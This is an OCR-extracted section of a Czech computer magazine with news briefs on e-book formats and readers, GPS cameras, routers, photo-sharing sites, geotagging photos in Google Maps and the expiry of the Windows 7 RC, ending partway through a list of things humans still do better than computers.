
NOVINKY OD ASUSTEKU

Tchajwanský gigant Asustek je připraven rozšířit svou nabídku hardwaru o dvě nové čtečky elektronických knih. Na konci jara představí modely DR-57 (úhlopříčka 6") a DR-950 (úhlopříčka 9"). O tom, že na trhu s e-booky nezůstane „kámen na kameni“, svědčí i výbava většího modelu. Kromě rozlišení 1 024 × 769 nabídne i podporu Wi-Fi, HSDPA, WiMAX a USB. Ceny zatím nejsou známy, leccos však naznačuje ohlášení nového modelu e-booku od firmy Lenovo (EB-605), který bude disponovat 6" displejem a jehož cena bude činit přibližně 290 USD.

ho standardu očekávali – podporu obrázků, stylů a fontů, vše zkomprimované na přijatelnou úroveň. Díky uvedeným „schopnostem“ má formát Epub nakročeno stát se univerzálním formátem, což potvrzovala i jeho podpora v téměř všech testovaných čtečkách. Je tu ovšem opět jedno malé „ALE“, související s jeho původem a otevřeností. Vzpomínáte ještě na počátky rozvoje HTML, kdy si každý přizpůsoboval standard podle svých potřeb a ve třech různých prohlížečích se jedna stránka zobrazovala odlišně?

U současných čteček vypadá situace podobně – prozatím jde jen o drobné odchylky, ale pokud opravdu dojde k rychlému rozvoji elektronických knih, může se situace poněkud zkomplikovat. Další drobnost, která běžného uživatele příliš nepotěší, také souvisí se „schopnostmi“ formátu Epub – jeho složitá implementace a horkou jehlou šité firmwayry čteček mají častokrát za následek problémy se stabilitou.

I přes uvedené nedostatky vkládáme do formátu Epub největší naději a věříme, že se v jeho případě situace postupně stabilizuje, stejně jako u zmiňovaného HTML. O jeho pozitivní budoucnosti svědčí



Calibre: Nejlepší nástroj pro každého nadšence elektronických knih.

Doc Reader: Jednoduchý program nabídné především rychlý a bezproblémový převod do formátu pdb.

i skutečnost, že si ho pro svůj „knižní projekt“ vybral Google. Pokud si chcete práci s formátem Epub vyzkoušet, můžete použít program yBook.

Další formáty

Existuje celá řada dalších, více či méně exotických formátů určených pro konkrétní čtečky (například LRF pro čtečky Sony), je ale zbytečné dávat jim více prostoru – práce s nimi není nejjednodušší a výhody, které přinášejí, jsou zanedbatelné. Pokud jste si koupili čtečku elektronických knih a ani jeden z popisovaných formátů vám nevyhovuje, zbývá vám ještě klasika v podobě RTF a TXT. S jejich zobrazením neměla problémy žádná čtečka – tedy pokud jste správně nastavili kódování. Drobným problémem byla občas pouze implementace formátu RTF, kde ne každá čtečka nabízela všechny výhody tohoto formátu (například podporu vkládání obrázků). Poslední nepřijemností je standardní absence češtiny – tedy správně řečeno absence podpory ukládání RTF dokumentů v kódování Unicode (například ve Wordpadu), které celá řada čteček požaduje. Tento problém lze ale řešit speciálními nástroji, které si s Unicode v RTF poradí (napří-

klad program RTF Unicode Converter, který najdete na www.roomarranger.com/reader/).

Pro zkušené uživatele

Pokud svůj e-book používáte jen výjimečně a jen málokdy si připravujete více než jednu knihu za měsíc, budou vám výše uvedené nástroje stačit. Pokud to ale myslíte se čtením elektronických knih vážně, doporučujeme vyzkoušet poněkud sofistikovanější nástroje. Pravděpodobně nejlepším programem pro práci s elektronickými dokumenty je v současnosti program Calibre (<http://calibre-ebook.com/>). O jeho schopnostech svědčí i podpora formátů – 15 vstupních a 11 výstupních formátů je jednoznačným rekordem. K tomu přidejte komfortní ovládání, možnost přizpůsobit výstup na míru některým čtečkám (Bookeen, Sony, Hanlin,...), a dostanete jednoznačného favorita i pro náročného uživatele. Součástí programu je i knihovna s možností hodnocení jednotlivých knih a zanedbatelné množství uživatelů ocení i možnost ovládání programu (například konverze) z příkazového řádku.

Alternativou k programu může být nástroj od firmy Mobipocket (najdete ho na [**bipocket.com** v sekci Software\), která kromě obchodu s elektronickými knihami nabízí i software pro čtení a vytváření elektronických knih. Bohužel, před několika roky koupil firmu Amazon a vývoj softwaru se rapidně zpomalil. Přesto je v současnosti k dispozici funkční čtečka \(Reader\) i nástroj na vytváření a správu \(Creator\) a v nabídce jsou jak verze pro PC, tak i pro mobilní zařízení \(překvapivě s výjimkou iPhone\). Mobipocket podporuje většinu rozšířených formátů \(např. DOC, RTF, TXT, PDF, PDB\) a v rámci Creatoru lze vytvářet i fotogalerie nebo jednoduché osobní databáze. ☑](http://www.mo-</p>
</div>
<div data-bbox=)

NA DVD

7-PDF Maker – plná verze výborného nástroje pro práci s formátem PDF

Mobipocket Reader/Creator – zajímavý pomocník pro čtení a tvorbu e-knih

eCub ePUB creator – utilita pro práci s formátem Epub

ABC Amber Palm Converter – jednoduchý převodník pro formáty PDB a PRC

Calibre eBook Manager – nejlepší nástroj pro práci s elektronickými knihami

RTF Unicode Converter – převodník RTF dokumentů do kódování Unicode

Programy k tomuto článku najdete na DVD pod indexem **E-knihy**

Samsung WB650, Panasonic DMC-TZ10

Kompakty s GPS vám sdělí, kde jste

Výrobci kompaktních digitálních fotoaparátů stále častěji do svých produktů integrují GPS moduly.

Uživatelé fotoaparátů s GPS mohou ke snímku přidat i informaci o tom, kde byla pořízena, a k dispozici jsou i další zajímavé funkce. Novinkami v tomto směru jsou fotoaparáty Samsung WB650 a WB600 a Panasonic DMC-TZ10. Panasonic DMC-TZ10 nabízí kromě GPS modulu 12násobný optický zoom a 25mm širokoúhlý objektiv, nahrávání videa ve vysokém rozlišení HD a nově i manuální funkce. Díky GPS fotoaparát zobrazí i jméno

země, blízkého města a za použití interních dat uvede i dominanty nacházející se v blízkém okolí. V paměti je obsaženo na 500 000 zeměpisných dominant ze 73 zemí nebo regionů. Zkušenějším fotografům nabízí model TZ10 nové možnosti plně manuálního nastavení: nastavení clony, rychlosti závěrky a manuální expozice.

Samsung WB650 s GPS modulem nabízí dokonce 15násobný optický zoom, a to v poměrně kompaktním těle tenčím než

30 mm. Podobně jako Panasonic zobrazí Samsung na 3" displeji typu AMOLED název města a státu. Díky funkci vizuálního prohlížení mapy si mohou uživatelé dokonce vyhledat místo pořízení fotografie na mapě přímo ve fotoaparátu a nemusí fotografie odesílat na internet. Tuto funkci lze využít například i tehdy, pokud bloudíte v neznámém městě. Na displeji zjistíte, kde se nacházíte.

INFO: www.panasonic.cz
www.samsung.cz



Mobily pro seniory

Emporia představila dva nové modely snadno ovladatelných a jednoduchých mobilních telefonů. Designový model emporiaELEGANCE se bude dodávat ve třech barevných provedeních a nabízena bude i verze s nouzovým tlačítkem: v případě nouze telefon vytočí až pět předem nastavených čísel. Model emporiaSOLID je odolný: odolá pádu na zem, vodě i nečistotám. Má výjimečně silné vibrace a nouzové tlačítko. Oba mají velká tlačítka a dobře čitelný OLED displej.

INFO: www.emporia.at



ZyXEL NBG-460N

Wi-Fi router pro náročné

ZyXEL představil nový router určený pro náročné domácí uživatele nebo malé kanceláře. NBG-460N je vybaven rychlou Wi-Fi 802.11n a třemi anténami. To zaručuje dobré přenosové rychlosti a také velký dosah bezdrátové sítě. Wi-Fi je vybavena všemi moderními technologiemi šifrování a nechybí ani tlačítko WPS pro snadné, rychlé a bezpečné připojení. Podobně jako jiné routery z portfolia nabízí i NBG-460N plánované vypínání Wi-Fi. V kanceláři po pracovní době nebo doma během spánku tak může být rádiová část vypnuta. To šetří elektrickou energii a prostředím zbytečně neobsahuje mikrovlnné záření.

NBG-460N obsahuje pět LAN portů, přičemž všechny jsou gigabitové. Navíc je NBG-460N vybaven Bandwidth Managementem druhé generace, který dokáže efektivně přidělovat připojení k internetu podle potřeb jednotlivých počítačů nebo klientů. VPN (Virtual Private Network) je tak praktická: odkudkoliv se můžete připojit dovnitř firemní sítě a pracovat stejně, jako kdybyste seděli za svým stolem. ZyXEL NBG-460N může mít v jednom okamžiku navázané dva IPSec VPN tunely, což komfortně stačí domácím uživatelům i malým kancelářím.

ZyXEL NBG-460N se prodává za doporučenou maloobchodní cenu 2 520 Kč vč. DPH.
INFO: www.zyxel.cz

Itanium 9300

Společnost Intel představila novou řadu procesorů s označením Itanium 9300 (dříve kódově označovaných Tukwila). Podle Intelu nabízí nové procesory oproti svým předchůdcům více než dvojnásobný výkon, vyšší škálovatelnost a další bezpečnostní prvky. Mají totiž dvojnásobný počet jader, větší vyrovnávací paměť, až o 800 % vyšší propustnost systémové sběrnice a o 700 % větší kapacitu paměti při použití standardních komponent DDR3. Procesory řady Itanium 9300 také podporují technologii Intel HyperThreading. OEM systémy postavené na procesorech řady Intel Itanium 9300 budou kompatibilní se stávajícím softwarem.

INFO: www.intel.com

Znalostní databáze

Microsoft nabízí strojový překlad

Čeština je dalším jazykem, do kterého je překladač Microsoft Research Machine Translation schopen překládat většinu článků znalostní báze na adrese support.microsoft.com. Vedle 7 000 článků, které jsou profesionálně lokalizovány do češtiny, tak uživatelé budou mít přístup k více než 250 tisícům dalších technických článků, které by nikdy nebyly přeloženy. Výhodou je i to, že při použití nového překladače uživatel obdrží překlad té nejaktuálnější verze. Články je možné porovnat s anglickým originálem a ověřit si tak správnost překladu. Kvalitu nelze srovnávat s profesionálními překlady, nicméně uživatelé získají text v dostatečné kvalitě pro vyřešení svého problému. Studie, které Microsoft prováděl v minulosti, dokazují, že uživatelé díky strojově přeloženému textu zvládnou problémy vyřešit téměř stejně úspěšně jako s profesionálně přeloženým textem.

I přesto Microsoft plánuje zvyšovat kvalitu těchto automatických překladů a do budoucna chce zapojit i samotné uživatele, kterým umožní opravovat špatně přeložená spojení. Profesionální překlady Microsoft do budoucna zachová pouze u několika strategických oblastí, jako je například bezpečnost. Jiné články znalostní báze budou překládány právě prostřednictvím strojového překladu.

INFO: support.microsoft.com

PLACENÁ INZERCE

NOVINKY ve světě FOTOGRAFIÍ

Trendy v oblasti fotografií jsou zřejmé – stále více snímků najdete mimo klasická fotoalba, nejčastěji na sociálních sítích typu Facebook. Přesto se vývoj v této oblasti nezastavil a uživatelům je nabízena celá řada novinek.

PETR KRATOCHVÍL

Jakkoliv se Facebook stává pro celou řadu uživatelů hlavním komunikačním médiem, roli místa pro ukládání a prezentaci fotografií nikdy plnit nebude. Konkurence v této oblasti je příliš velká a zahraniční giganti typu Flickr či Picasa už mají příliš velký náskok. V České republice je situace trochu jiná a zdá se, že kategorie „on-line“ fotoalb začíná pomalu upadat. Objevují se sice stále nové projekty, většinou však jde o „výkřiky do tmy“, které po několika měsících skončí v zapomnění. Pojdme se ale podívat na naše dva domácí a v současnosti nejvýznamnější hráče – na Rajče a Galerie.

Rajče

První zastávkou na naší cestě musí být pochopitelně server Rajče.cz (www.rajce.cz) – nenápadný projekt, který se pod křídly společnosti Mafra (MF Dnes, Lidové Noviny...) dostal až na úplný vrchol (více než milion uživatelů, 165 milionů fotografií). Neomezený prostor pro vaše fotografie, rychlé nahrávání i zobrazování – to jsou pravděpodobně hlavní důvody, proč sem i nadále míří amatérští fotografové. Náročnější uživatelé vytýkají serveru omezení kvality fotografií (maximální velikost delší strany je 1 200 bodů) a ne-

možnost nastavení práv/zobrazování pro jednotlivé snímky.

Ačkoliv se na konci loňského roku na serveru objevila novinka v podobě možnosti sdílení fotografií či fotoalb (neboli vkládání na Facebook či Twitter), působí v poslední době Rajče poněkud ospale. Rozhodně ho nechceme řadit do šuplíku „umírající projekty“, klesající frekvence novinek a poslední záznam v oficiálním blogu z března loňského roku však nepůsobí zrovna optimistickým dojmem. I přesto umístěním svých fotografií na Rajče neprohloupíte – zárukou, že tento ser-

ver jen tak brzy v propadlšti dějin neskončí.

Galerie

Za dalším projektem on-line fotoalba stojí jiná velká mediální skupina – CET 21. Tento projekt z loňského léta jsme sledovali zpočátku s nedůvěrou, po dlouhodobém testování ho ale můžeme jen doporučit. Na rozdíl od Rajče sice nenabízí neomezené místo pro vaše fotografie, nicméně 5 GB bude stačit naprosté většině uživatelů. Z hlediska rozsahu služeb zde najdete přibližně to samé co u konkurence, na rozdíl od ní zde ale chybí omezení pro velikost snímku – jediným limitem je zde 10 MB pro jednu fotografii (což je opět více než dostatečná velikost). Nechybí ani nahrávání více fotografií či nastavování přístupových práv k jednotlivým složkám. **Galerie.cz** je tedy podle našeho názoru v současné době nejlepším místem pro vaše fotografie na českém internetu. Zbývá si jen přát, aby časem přibýlo pár zajímavých služeb a nabízený prostor vzrostl na dvojnásobek.

Fotografie na 30 let

Životnost médií zpravidla nepřesáhne desítku let, životní cyklus mnoha internetových fotoalb může být ještě kratší. Přemýšleli jste o tom, co se s vašimi fotografiemi stane poté, co vaše DVD média přestanou fungovat?

Nedávno se na internetovém poli objevila poměrně unikátní služba, zaručující bezpečné uložení digitálních fotografií na dobu nejméně 30 let. Archivační služba digitálních fotografií Swiss Picture Bank (www.swisspicturebank.com) nabízí základní rozhraní v českém jazyce a zajímavý způsob placení. Platí se zde pomocí kreditů (1 kredit = 3 centy), přičemž například v základním „režimu“ zaplatíte za 1 obrázek uložený na 30 let 1 kredit, na 99 let 2 kredity. V základním režimu je ale velikost fotografií omezena rozlišením 1 600 × 1 200. Profesionálové mohou



využít variantu služby, kde se platí za megabajty – za megabajt uložený na 30 let se platí 2 kredity, na 99 let 4 kredity...

Na webových stránkách služby najdete i informace o zabezpečení služby a záruce – pokud přijmete o svoje data, zaplatí vám třicetinasobek zaplaceného obnosu.

Fotografie v mapách

Uložení fotografií v internetových úložištích sice dává uživatelům možnost „pochlubit se“ svými snímky známým a příbuzným, přesto zde jeden důležitý údaj chybí. Téměř každá fotografie je vázána k určitému místu, kde byla po-




Photo Commander: Šikovný nástroj pro práci s fotografiemi dokáže i zobrazit EXIF informace.

řízena nebo se kterým souvisí. Pomocí několika triků je možné fotografie představit i na základě místa, kde byly pořízeny – stačí jen snímky „integrovat“ do map...

Možností, jak dojít k „cíli“, je několik – cesta závisí na zařízení, které máte k dispozici. V každém případě budete potřebovat digitální fotoaparát, a v optimálním případě i GPS zařízení. Některé moderní fotoaparáty už GPS modul obsahují, což vám podstatně usnadní práci. Pojdme se ale podívat, jak postupovat, když máte k dispozici pouze „obyčejný“ digitální fotoaparát.

Prvním krokem by mělo být stažení snímků z přístroje a jejich rozřídění na disku – podle místa pořízení. Poté je nutné zjistit GPS souřadnice tohoto místa a přidat je do EXIF informací u každé fotografie. Pro tento účel existuje celá řada programů (například bezplatný nástroj od Microsoftu najdete na adrese www.microsoft.com/prophoto/downloads/tools.aspx). Z těch „domácích“ lze uvést například Zoner Photo Studio. V něm například kliknete na vybraný snímek, poté na nabídku »Informace | GPS | Přiřazení GPS údajů«. V okně, které se objeví, buď zadejte informace o poloze manuálně, nebo je načtete z externího zařízení. Tímto způsobem přiřadíte souřadnice ke všem snímkům,

které chcete integrovat do map. Nakonec snímky nahrajte na internet – buď na vlastní server, nebo na libovolné internetové album.

Další kroky už budou probíhat v režii Googlu. Nejprve se přihlaste ke svému účtu na Googlu a přejděte na stránky maps.google.cz – konkrétně do sekce „Moje mapy“. Poté klikněte na odkaz »Vytvořit novou mapu« a zadejte název mapy, její popis, případně formu sdílení. Nakonec klikněte na »Uložit« a »Hotovo«. Poté zadejte do Google map GPS souřadnice a objeví se bod. Klikněte na něj a v nabídce, která se poté objeví, na »uložit do složky Moje mapy“. Nyní po zobrazení vaší mapy (v sekci Moje mapy) najdete GPS souřadnice zadaného bodu. Klikněte na ně a v mapě se vám u zvýrazněného bodu objeví okno s možností přidání celé řady informací. Pod GPS souřadnice můžete vložit text komentáře (a upravit ho podobně jako v textovém editoru). Pro nás je důležitý především symbol obrázku, který umožní zadání odkazu na fotografii, jež bude k tomuto bodu přiřazena. Poté opět klikněte na »Uložit« a můžete přidat další snímky. Nakonec klikněte na »Hotovo«. V pravé horní části map najdete tlačítko »Odkaz«, které vám nabídne přímý odkaz na vaši mapu – ten můžete rozeslat přátelům a pochlubit se svými fotografiemi „v mapách“.

Novinky na Google mapách

Google nabízí několik bezplatných nástrojů pro on-line prezentaci a analytických funkcí s ní souvisejících. Nově uvádí funkci Přehled v Adresáři firem na Google mapách a anotace v rámci služby Google Street View.

Novinkou v adresáři firem na Google mapách je funkce „Přehled“. Tento bezplatný nástroj poskytuje společností, které využívají službu Adresář firem Google, informace o vyhledávání jejich firemních záznamů ve vyhledávací Google i na Google mapách. Přehled nabízí i data o trendech a uživatelích, která mohou být dále využita pro změny a vlastní

provozní dobu nebo i fotografie obchodů nebo produktů. V případě změn je zápis možné rychle aktualizovat. Výhodou adresáře je, že firma bude na internetu dohledatelná i v případě, že nemá vlastní webové stránky. Po zaregistrování mohou firmy v rámci přehledu sledovat například četnost výskytu záznamu ve výsledcích Google vyhledávání, které dotazy dovedly zákazníky k záznamu o dané firmě nebo z jakých okresů pocházejí klienti, kteří si vyhledávají informace o tom, jak se do firmy dostanou.

Pro podnikatele nabízí ne méně zajímavou možnost prezentace na internete-




podnikatelská rozhodnutí.

Pro využití funkce „Přehled“ je potřeba mít vlastní firemní záznam v „Adresáři firem“ na Google mapách. Zaregistrovat se může snadno a bezplatně každý podnikatel nebo firma, a to pomocí funkce Zařadte svoji firmu do služby „Google mapy“ na hlavní stránce. Dále už jen stačí firmu umístit přímo do map a vložit základní informace o svém podnikání: adresu,

tu v kombinaci s „Adresářem firem“ i služba Street View. Je-li místo, kde se společnost nachází (a je zaregistrované na Google mapách), zmapované pro Street View, objeví se při zobrazení informací o hledané společnosti možnost na něj přepnout. Uživatel tak vidí danou restauraci, obchod či sportovní klub přímo v panoramatických fotografiích Street View.

INFO: maps.google.cz



PLNÁ VERZE

Pro vaše fotografie- Na našem DVD najdete také tři aktualizované produkty Ashampoo pro snímání pracovní plochy a pro optimalizaci a správu fotografií. Pro práci s fotografiemi doporučujeme vyzkoušet především nástroj Photo Commander 6.5.

Asus N a U Series

Notebooky s technologií nVidia Optimus

Jedny z prvních notebooků s technologií nVidia Optimus představila firma Asus. Patří mezi ně notebooky z multimediální řady N, několik modelů tenkých a lehkých notebooků řady U/UL a univerzální notebooky řady K.



Technologie nVidia Optimus monitoruje spuštěné aplikace a zajišťuje pro ně správný grafický výkon. Například při přehrávání multimédií, hraní her nebo provozování graficky náročných aplikací využívá notebook samostatnou grafickou kartu, zatímco při prohlížení internetu, psaní e-mailů nebo čtení dokumentů je v provozu pouze integrované grafické jádro s nižší spotřebou. nVidia Optimus mění grafický režim automaticky bez zásahu uživatele a přechod je plynulý. Grafický výkon nebo naopak úspora energie jsou tak neustále co nejvyšší.

Přepínání mezi integrovanou a samostatnou grafikou umožňovaly některé notebooky už dříve, byl k tomu však nutný zásah uživatele a v některých případech bylo nutné notebook restartovat.

INFO: www.asus.cz

Freemail

Hotmail s českou doménou

Microsoft spustil koncem ledna českou doménu hotmail.cz e-mailové služby Windows Live Hotmail. Čeští uživatelé tak nyní mají jedinečnou šanci využít doposud neomezeného výběru e-mailových adres a vytvořit si na Hotmail.cz účet s nejlepší adresou. Díky možností nového hotmailu je nyní možné přemístit všechny své dosavadní e-mailové schránky na jedno místo. A jaké funkce služba nabízí? Jedná se například o neomezenou velikost poštovní schránky (již nemusíte mazat všechny důležité i méně důležité zprávy, o které jste nechtěli přijít) nebo integraci více e-mailových účtů v jediné schránce (hotmail umožňuje přístup k e-mailovým účtům v různých schránkách). Speciálně pro české uživatele nabízí tento hotmail možnost přenést e-maily ze služeb Seznam.cz, Gmail a Centrum včetně automatické konfigurace. Snadný je také přístup k e-mailům přes mobilní telefon – zařízení se systémem Windows Mobile navíc umožňuje automaticky synchronizovat e-maily ze služby Hotmail. Uživatelé telefonů s jiným systémem mohou přistupovat k mailu přes mobilní prohlížeč nebo přes klienta Nokia Messaging či Blackberry.

INFO: www.hotmail.cz

Technologie

29,5 miliardy bitů na palec

Výzkumníci společnosti IBM oznámili, že se jim podařilo dosáhnout nového světového rekordu v hustotě datového záznamu uloženého na lineární magnetické pásky (ta je jedním z nejodolnějších, nejspolehlivějších a zároveň nejlevnějších řešení pro zálohování). Tento průlom dokazuje, že u technologie magnetické pásky bude možné zvyšovat kapacitu i do budoucna. Výzkumní pracovníci ukládali data na nový prototyp pásky, který se vyznačuje hustotou 29,5 miliardy bitů na 1 čtvereční palec (6,5 cm²), což je zhruba 39krát více, než kolik vykazuje nejoblíbenější magnetická páska používaná v současnosti. Společnost IBM kvůli tomuto projektu vyvinula několik nových technologií a v posledních třech letech úzce spolupracovala se společností Fujifilm na optimalizaci nové generace magnetické pásky postavené na částicích baryových feritů. Odhaduje se, že tyto nové technologie umožní vznik páskových systémů s kapacitou až 35 terabajtů nekomprimovaných dat. To je zhruba 44krát tolik, kolik je kapacita dnes používané pásky IBM LTO Generation 4. Podle IBM stojí systémy používající magnetickou pásku zhruba 1/5 až 1/10 nákladů na pořízení systému s pevným diskem.

INFO: www.ibm.cz

Výrobci pracují na gigabitové WLAN

Mezinárodní nezávislá profesionální organizace IEEE (Institute of Electrical and Electronics Engineers) pracuje na následovníkovi bezdrátové technologie WLAN 802.11n. Nový standard 802.11ac by měl zajistit datové přenosy rychlostí 1 Gb/s. Měl by tedy být asi dvakrát rychlejší než 802.11n s přenosovou rychlostí až 600 Mb/s. Rychlejšího přenosu by mělo být dosaženo použitím širšího pásma – namísto současných 20 MHz by se mělo použít 80 a 160 MHz. Očekává se, že první produkty založené na této technologii se objeví na trhu až po roce 2012.

INFO: www.ieee.org

BusinessColors Compact

Brother používá technologii LED

Firma Brother představila novou multifunkční zařízení založená na technologii LED. Jde o prostorově nenáročnou kompaktní stroje pro malé a domácí kanceláře řady BusinessColors Compact a výkonnější stroje řady BusinessColors Professional. Modely řady BusinessColors Compact zvládnou černobílý i barevný tisk, multifunkce i kopírování a skenování. Některé modely mají i funkci faxování. Připojit se mohou pomocí sítě LAN i WAN. Na přední straně strojů je USB slot. Nastavení a správa pro-

bíhají pomocí webového rozhraní. Technologii LED použila firma Brother z toho důvodu, aby se jí podařilo zkonstruovat kompaktnější a cenově dostupnější barevné stroje. Tiskárna má díky tomu například méně pohyblivých částí, což ji zjednodušuje, a proto také zlevňuje. Po firmě OKI, která tuto technologii používá už dlouho, a po firmě Xerox, která nedávno představila svoji vlastní LED technologii, tak jde o další firmu, která používá světelné diody místo laseru.

INFO: www.brother.cz



Windows 7 RC končí

Pokud jste si ji nainstalovali a Windows 7 zkoušíte, je nejvyšší čas se rozhodnout...

Přestup na novou verzi operačního systému není jednoduché rozhodnutí – a právě proto mnoho uživatelů ocenilo zkušební verzi Windows 7 RC, kterou měli k dispozici od května roku 2009. Podle odhadů společnosti Microsoft používá systém Windows 7 RC v současné době několik desítek tisíc uživatelů v ČR, nicméně stále se jedná pouze o zkušební verzi. Ta má časově omezenou funkčnost a neobsahuje některé změny systému, které byly implementovány v poslední fázi vývoje – především optimalizaci kódu.

Windows 7 RC se blíží do fáze, kdy bude jejich funkčnost omezena a platnost licence vyprší. Uživatelé budou postupně informováni o tom, že mají pouze testovací verzi systému Windows 7 a že by měli přejít na pl-

nou verzi systému Windows 7. Jak tedy bude vypadat upozorňování uživatelů?

První zpráva o tom, že uživatel používá zkušební verzi systému Windows, se objeví 15. února a od té doby bude uživatel informován v následujících intervalech:

15-25. 2. informace 1× denně;

25-27. 2. informace 1× za 4 h.

28. 2. informace každou hodinu;

1. března tzv. Time Bomb – systém se bude restartovat každé dvě hodiny, přičemž rozdělaná práce uživatele nebude v průběhu restartu automaticky uložena;

1. června vyprší licence. Systém přejde do tzv. Notification State. Systém se opakovaně restartuje a uživatel je pravidelně informován o tom, že je nutné aktivovat systém Windows 7.

Pokud je uživatel s Windows 7 spokojen, může na legální systém přejít jedním ze čtyř způsobů:

1/ Zakoupení krabicové licence systému Windows 7 (FPP)

+ Přenositelnost softwaru v krabici (v případě výměny hardwaru nebo poškození počítače můžete kdykoli krabicový software odinstalovat a nainstalovat na jiný počítač).

+ Zajištěná technická podpora ze strany společnosti Microsoft prostřednictvím Zákaznického centra.

- Vyšší cena než u ostatních variant,

2/ Pořízení Get Genuine Kit Windows 7

+ Anonymní řešení legalizace operačního systému Windows, vhodné pro koncové uživatele nebo malé firmy.

+ Cena jen zhruba o 20 % vyšší než cena OEM licence stejné verze systému.

- Vázanost na hardware počítače, kde byla licence aktivována.

3/ Get Genuine Windows Agreement

Neanonymní řešení vhodné pro společnosti a organizace, které chtějí legalizovat pět a více počítačů, kde je nutné uzavřít elektronickou smlouvu.


4/ On-line řešení Get Genuine Online Kit

- Dostupné pouze pro uživatele, jejichž systém byl označen za nelegální – objednání přímo ze systému, nelze objednat jiným způsobem.

- Nutná platba kartou na internetu.

Ať už zvolíte jakékoliv řešení, počítejte s tím, že pro přechod je nutná reinstalace systému.

PETR.KRATOCHVIL@CHIP.CZ



Deset věcí, ve kterých lidé stále předčí počítače

Jednoho dne nás možná budou kontrolovat robotičtí policisté nebo se proti lidstvu postaví samotný internet. Zatím však **dokážeme obelstít počítač** i pouhým jablkem nebo vtipem.

MIRIAM TRINKER, MARKUS SCHMIDT

1 Zvládání neočekávaných situací

Autopilot je moderní a sofistikované zařízení, ale není dokonalý. Elektronický přístrojový přistávací systém ILS byl kvůli selhání, které způsobilo nehodu dopravního letadla, upraven tak, aby mohl pilot kdykoliv převzít kontrolu nad letadlem.




2 Detektor lži

V thrillerech používá policie detektory lži, které odhalí lež lépe, než by to dokázal člověk. Vědecké studie však dokazují, že detektor lži se dá poměrně snadno podvést.

3 Samostatné myšlení

Umělý mozek se nám podaří sestavit nejdříve v roce 2020, tvrdí Henry Markram, vedoucí projektu „Blue Brain“. Tento projekt má za úkol sestavit umělý mozek, který bude simulovat činnost toho lidského.



4 Vyjadřování a chápání citů

Nejpovedenější pokus zatím představuje robot „Kismet“, ale ani on se nemůže zdaleka srovnávat s lidmi. Dokáže pouze simulovat pocity a nedokáže s nimi pracovat instinktivně.

5 Kreativita

Existují programy, jako například Impro-Visor, které dokážou skládat hudbu. Potřebují k tomu však databázi hudebních dat vytvořenou lidmi.

6 Hodnocení kvality

Nebudeme si dělat legraci z toho, co nám dokáže najít vyhledávač Google, ale existuje například vývojový program „Class“, který společně provozuje osm evropských týmů a který umí třeba zaznamenat a zpracovat komediální filmy a převést je do textové podoby. „Class“ však nedokáže poznat, zda byl daný film opravdu vtipný.

7 Komunikace s lidmi

Míra umělé inteligence počítačů je měřena tzv. Turingovým testem. V jeho rámci zkoušející v oddělené místnosti klade pomocí počítače dotazy testovanému stroji a jinému člověku. Odpovědi posílá náhodným způsobem buď počítač, nebo druhý člověk. Testující má za úkol určit, zda mu v daném okamžiku odpovídá stroj, nebo člověk. Žádný počítač prozatím nedokázal Turingovým testem úspěšně projít.

8 Zpracování nečekaných snímků

